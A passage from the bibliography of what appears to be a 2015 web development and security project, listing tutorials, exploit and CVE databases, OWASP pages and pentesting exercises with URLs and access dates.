[Access: 20/08/2015]
- [20] PHP tutorial. <https://www.codecademy.com/tracks/php>.
[Access: 15/04/2015]
- [21] PHP crawling framework. Goutte. <https://github.com/FriendsOfPHP/Goutte>.
[Access: 15/04/2015]
- [22] Bootstrap framework. <http://www.w3schools.com/bootstrap/>.
[Access: 15/08/2015]
- [23] Gantt Diagram. <https://teamgantt.com/>.
[Access: 1/09/2015]
- [24] Exploits database. <https://www.exploit-db.com/>.
[Access: 15/08/2015]
- [25] CVE database. <http://www.cvedetails.com/>.
[Access: 15/08/2015]
- [27] Security mailing lists. <http://www.securityfocus.com/>.
[Access: 15/08/2015]
- [28] Security mailing lists. <http://seclists.org/>.
[Access: 15/08/2015]
- [29] Web Pentesting. OWASP top 10 vulnerabilities. https://www.owasp.org/index.php/OWASP_Top_Ten_Cheat_Sheet.
[Access: 21/09/2015]
- [30] Python IMAP example. <https://yuji.wordpress.com/2011/06/22/python-imaplib-imap-example-with-gmail/>.
[Access: 20/08/2015]
- [31] Python SMTP example. <https://docs.python.org/2/library/email-examples.html>.
[Access: 21/08/2015]
-

[32] Several coding and Apache configuration solutions. <http://stackoverflow.com/>.
[Access: 22/09/2015]

[33] Web Pentesting. XSS cookie exploiting.
https://pentesterlab.com/exercises/xss_and_mysql_file/course.
[Access: 21/09/2015]

[34] Java Mail Processor email receiver. <http://www.javatpoint.com/example-of-receiving-email-using-java-mail-api>.
[Access: 30/07/2015]

[35] User Interface Bootstrap snippets. <http://bootsnipp.com/>.
[Access: 17/08/2015]

[36] HTTPS definition. https://es.wikipedia.org/wiki/Hypertext_Transfer_Protocol_Secure.
[Access: 18/09/2015]

[37] Web Pentesting. Sqlmap definition and demo tutorial. <http://sqlmap.org/>.
[Access: 21/09/2015]

[38] List of useful HTTP Headers. https://www.owasp.org/index.php/List_of_useful_HTTP_headers.
[Access: 22/09/2015]